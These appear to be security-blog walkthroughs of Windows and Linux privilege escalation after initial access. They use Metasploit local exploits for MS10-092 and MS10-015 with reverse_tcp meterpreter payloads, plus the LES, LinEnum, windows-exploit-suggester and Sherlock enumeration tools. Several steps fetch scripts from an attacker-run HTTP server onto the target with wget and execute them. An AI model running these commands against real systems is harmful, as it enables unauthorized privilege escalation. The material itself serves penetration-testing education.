by Vry4n_ | Dec 5, 2019 | WIndows Post-Exploitation
The vulnerability could allow elevation of privilege if an attacker logged on to an affected system and ran a specially crafted application.
The Windows Task Scheduler in Microsoft Windows Vista SP1 and SP2, Windows Server 2008 Gold, SP2, and R2, and Windows 7 does not properly determine the security context of scheduled tasks, which allows local users to gain privileges via a crafted application, aka “Task Scheduler Vulnerability.” NOTE: this might overlap CVE-2010-3888
https://nvd.nist.gov/vuln/detail/CVE-2010-3338
https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2010-3338
https://www.securitytracker.com/id?1024874

Exploitation
1. First confirm the meterpreter session matches the system architecture.

Both show x64. In case that it mismatches it is recommended to migrate to a new process


2. Migrate to one that shows the architecture desired, recommended to migrate to the process that has Session other than 0

3. run post/multi/recon/local_exploit_suggester

This output shows that this machine is vulnerable to ms10_092_schelevator
4. Set this meterpreter session to background and search for that exploit module

- use exploit/windows/local/ms10_092_schelevator

- show options

This exploit asks for current session, set it and then set the type of payload needed
5. find out about current sessions

6. set payload windows/meterpreter/reverse_tcp

7. Having already the parameters set run the exploit

A new meterpreter session has been opened.
8. Check current user after running the exploit.

9. access the shell being administrator

Fix command issue:
I did encounter an issue, only few commands were loaded so I had to load stdapi module, it brought all the commands.

https://kb.help.rapid7.com/discuss/59d8cc5b11e8d90010cb57c4
Remedy
Apply security updates
https://docs.microsoft.com/en-us/security-updates/securitybulletins/2010/ms10-092
by Vry4n_ | Dec 5, 2019 | Linux Post-Exploitation
LES tool is designed to assist in detecting security deficiencies for given Linux kernel/Linux-based machine.
https://github.com/mzet-/linux-exploit-suggester
Execute
1. Download the tool

- git clone https://github.com/mzet-/linux-exploit-suggester.git

2. Start python web server
- python -m SimpleHTTPServer 9999

3. Download the script into the server

- wget http://10.10.14.16:9999/linux-exploit-suggester
- chmod a+x linux-exploit-suggester
- ./ linux-exploit-suggester
For each exploit, exposure is calculated. Following ‘Exposure’ states are possible:
- Highly probable – assessed kernel is most probably affected and there’s a very good chance that PoC exploit will work out of the box without any major modifications.
- Probable – it’s possible that exploit will work but most likely customization of PoC exploit will be needed to suit your target.
- Less probable – additional manual analysis is needed to verify if kernel is affected.
- Unprobable – highly unlikely that kernel is affected (exploit is not displayed in the tool’s output)

Example to further analyze the exploits

This is less probable so we need to confirm the info above.
libc6:2.23-ubuntu
Ubuntu=16.04.3


The info of the script matches config files and output of the server. It qualifies to be exploited.
by Vry4n_ | Dec 5, 2019 | Linux Post-Exploitation
The art of privilege escalation is a skill that any competent hacker should possess. It’s an entire field unto itself, and while it’s good to know how to perform the techniques involved manually, it’s often more efficient to have a script automate the process. LinEnum is one such script that can be incredibly useful for privilege escalation on Linux systems.
LinEnum is a simple bash script that performs common commands related to privilege escalation, saving time and allowing more effort to be put toward getting root.
https://null-byte.wonderhowto.com/how-to/use-linenum-identify-potential-privilege-escalation-vectors-0197225/
https://blog.g0tmi1k.com/2011/08/basic-linux-privilege-escalation/
Exploitation

1. Download LinEnum into Kali/Parrot machine

2. Access the directory LinEnum and start a python http server
- cd LinEnum
- ls
- python -m SimpleHTTPServer 9999

3. Download the file LinEnum.sh into the target machine
Other good candidates are:
/tmp
/dev/shm
/var/lock
/run/lock
- wget http://10.10.14.10:9999/LinEnum.sh
- ls -l

4. set the script permissions to be executable
- chmod a+x LinEnum.sh
- ls -l
5. Execute the script.

Information starts to get collected. Analyze the output and see what is interesting.
by Vry4n_ | Dec 5, 2019 | WIndows Post-Exploitation
Having a session already the next step is to escalate privileges. The next sample is going to show basic steps for Windows
1. Find about the target

2. Scan for vulnerabilities
- run post/multi/recon/local_exploit_suggester

For this demo, I will be using the first entry, exploit/windows/local/ms10_015_kitrap0d

3. Switch to TMP folder
4. Run metasploit exploit in this session
- background
- use exploit/windows/local/ms10_015_kitrap0d

- set session 7
- set LHOST 10.10.14.32

5. Check for current user

by Vry4n_ | Dec 5, 2019 | WIndows Post-Exploitation
This script is to find out about available exploits in Windows.
Execution
1. Gather system information from meterpreter.
execute -f => to run cmd commands
cmd.exe /c systeminfo => open cmd and execute the command systeminfo
>> systeminfo.txt => create a file and append the output to it
- execute -f “cmd.exe /c systeminfo >> systeminfo.txt”

2. Download the file systeminfo.txt we just created into Kali/Parrot Linux.

Now we have system info to work with

3. Download, update, and install required libraries to run the script.

In my environment I had to install xlrd (pip install xlrd & pip install xlrd –upgrade)
4. Analyze the systeminfo.txt file we downloaded from the host with windows-exploit-suggester
- ./windows-exploit-suggester.py –database 2019-010-26-mssb.xlsx –systeminfo systeminfo.txt

by Vry4n_ | Dec 5, 2019 | Tools
Sherlock is a Powershell script to quickly find missing software patches for local privilege escalation vulnerabilities
It can be loaded from Powershell or even loaded into Empire to be executed.
https://github.com/rasta-mouse/Sherlock
https://github.com/rasta-mouse/Sherlock/blob/master/Sherlock.ps1
Download
1. Download into Kali/Parrot

Executing Sherlock through Empire
1. import the script into the empire agent session, use the absolute linux path to load it
- scriptimport /home/user/Desktop/Tools/Post-Exploitation/Sherlock/Sherlock.ps1

Or


2. Once the task is in memory, we can execute commands that belong to Sherlock like “Find-AllVulns”
The output will show all the test results and VulnStatus show if the machine is vulnerable or not.